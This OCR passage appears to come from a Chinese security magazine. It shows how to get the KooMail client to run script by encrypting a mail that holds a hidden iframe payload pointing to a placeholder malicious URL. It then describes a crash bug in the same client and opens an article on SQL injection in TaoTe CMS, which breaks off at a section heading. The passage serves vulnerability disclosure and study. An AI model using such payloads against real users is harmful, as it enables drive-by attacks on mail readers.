


图7

这个时候，我们向新建的这封邮件中插入一句恶意脚本代码：<iframe src=http://xxxxxx width=0 heigh=0></iframe>，非常简单的XSS测试用代码。目的就是想要让用户在阅读邮件时，让软件偷偷在暗地里打开一个恶意网址，这个网址可以是网页木马或者也可以是别的什么攻击脚本。我打开的这个网址就是一

个弹出对话框的简单网址。

邮件编辑完毕后，是不是应该马上发送这封带有恶意脚本代码的邮件呢？不，这个时候如果发送了，会发现最终KooMail还是利用文本来显示了该邮件，我们的恶意测试代码根本就不会被执行。最关键的时候到了，我们现在需要利用KooMail的邮件加密机制来加密这封恶意测试邮件！

你怀疑自己听错了，加密？一旦加密，所有的邮件代码不都成了加密后的"乱码"，我们的测试脚本都被破坏了，怎么可能会被执行呢？这个问题，我就不回答了，让我们看看具体测试结果再说话吧。

KooMail为了使用者的安全，提供了对邮件进行加密的机制，在这种机制下，KooMail会将邮件打包成为一个zip文件，然后对这个zip文件进行加密，以此方式来实现对邮件的加密。

单击"高级"按钮，如图8所示，这里提供了邮件加密的选项，用单击该选项，就可以对邮件输入加密密码了。




图8

完成了邮件的加密后，现在，我们可以发送这封加密的恶意测试邮件了。发送完毕后，利用KooMail来接收这封加密的恶意测试邮件。当我们利用KooMail接收到这封加密的恶意测试邮件时，KooMail首先会让我们输入邮件的加密密码，这样我们才能阅读这封邮件。现在，正确输入我们刚才加密的密码，单击"确定"按钮，意想不到的事情发生了，如图9所示。

还需要我说什么吗？此刻，KooMail竟然利用网页的形式来显示被加密后带有恶意脚本的邮件，我们输入的恶意脚本代码被正确执行了。

其实问题远不止如此，当我们此刻回头再去单击原先一直使用文本显示的其他邮件时，会发现它们现在都被KooMail采用网页的形式来打开了。当然，这里存在一个技巧，就是其他的邮件需要排序在加密邮件的下面。




图9

接下来，让我们看一看KooMail的一个拒绝服务漏洞。KooMail向用户提供了一个名为"远程邮箱"的功能，这个功能的具体作用是直接操作远程邮箱，而不是将邮件下载到本地阅读查看。

既然可以直接操作远程邮箱，那么我们就可以直接删除远程邮箱中存放的邮件了。我这里就选择了一封邮件将其从远程邮箱中删除，如图10所示。单击图中的"从服务器删除所选邮件"后，还必须单击"执行"按钮。




图10

之后会发现在KooMail的最右侧窗口中还保留有刚才删除的"test"邮件名，如图11所示。




图11

尝试用鼠标单击，会发现KooMail竟然失去响应了。这个问题有时会造成KooMail直接崩溃，如图12所示。当然，有时KooMail也不会崩溃，这个问题表现得有些不稳定，但主要问题还是出在KooMail对临时邮件的操作没有及时更新而导致的。

不知道其他版本的KooMail是否存在同样的安全隐患，大家有兴趣的话，可以自行测试证明一下，如果存在请拿出来一起学习。





图12

前置知识：无
关键词：淘特CMS、漏洞



淘特CMS最新0Day漏洞攻防分析

文/图 Cschi

在此之前，笔者不只一次地看到黑防爆出淘特CMS的漏洞，感觉这套系统还不很成熟，所以就一直没有碰过。但是因为最近搜索房地产方面的CMS时，和淘特不期而遇，于是便对淘特的几个主要CMS(.NET、ASP、JSP、分类信息、论坛等，分别称为TotNetCms、TotAspCms、TotJspCms、TotInfo、TotBbs)做了一次比较详细的分析。

其实笔者一直觉得注入这东西真有点像陈芝麻烂谷子了，技术上没得新意，纯粹挑战的是耐心和细微。整天读读脚本看看代码啥的，偶尔发现作者的失误(有些甚至只是"笔误")，就好像发现了新大陆似的欣喜若狂，很有成就感，然而当这种感觉之后，更多的却是说不出的失落和迷茫，有种被愚弄的感觉。当然这只是笔者个人的感受！

不过辩证分析，漏洞在某种程度对事物的发展有着积极的促进作用。人类制造出了非常出色的机器——计算机，其运算速度是人脑所不能比拟的，但是其机械的本质决定它只会机械地执行既定程式，这就要求程序必须具备数理逻辑的严密性和完备性，否则将导致错误甚至崩溃。然而遗憾的是，我们的程序总或多或少地存在些问题，因此我们就经常遇到注入、溢出、崩溃等现象，其危害有些甚至已上升到事件或事故的程度。于是程序也在被不断地 patch和update，逐渐变得安全和健壮，而这一切应归功于漏洞发掘者！安全只是相对的，只有发现问题才能解决问题，只有发现才有进步！闲话少叙，直接看淘特漏洞。

TotNetCms漏洞

淘特ASP.NET Cms最新版本为2.1，基于.Net FrameWork 3.5，演示地址：http://demo.totcms.com，数据库支持MSSQL 2000和MSSQL 2005。本次测试环境为：IIS5.1或IIS 6.0、ASP.NET 3.5，MSSQL 2005的数据库为totnetcms，用户为cms_user，权限为db_owner。在XP系统使用MSSQL 2005需要注意：① 建议新建登录名时取消"强制实施密码策略"，否则

可能出错;② 使用setup.aspx安装时,"数据库地址"应该为".\SQLEXPRESS"(SQLEXPRESS为默认安装MSSQL 2005的实例名),而不是"local"或"local\SQLEXPRESS",如图1所示。笔者最初检测的是5月17日的2.0版本,不到一个月,淘特又于6月7日发布了2.1版本,遗憾的是漏洞依然存在,原因也很简单——漏洞并没有被淘特发觉。




图1

淘特采用两种方式将变量引入SQL语句。一种是使用"Parameters.Add",这是值得推荐和比较安全的赋值方式,另一种是使用字符串函数Append,而且淘特仅使用自定义函数RequestUtil.getInt对数字型变量做了限制,而对字符型没有做任何过滤,因此导致注入。我们可以使用D.W在反编译后的源码中搜索关键字"append("。

1. tagx.aspx注入,MSSQL日志差异备份

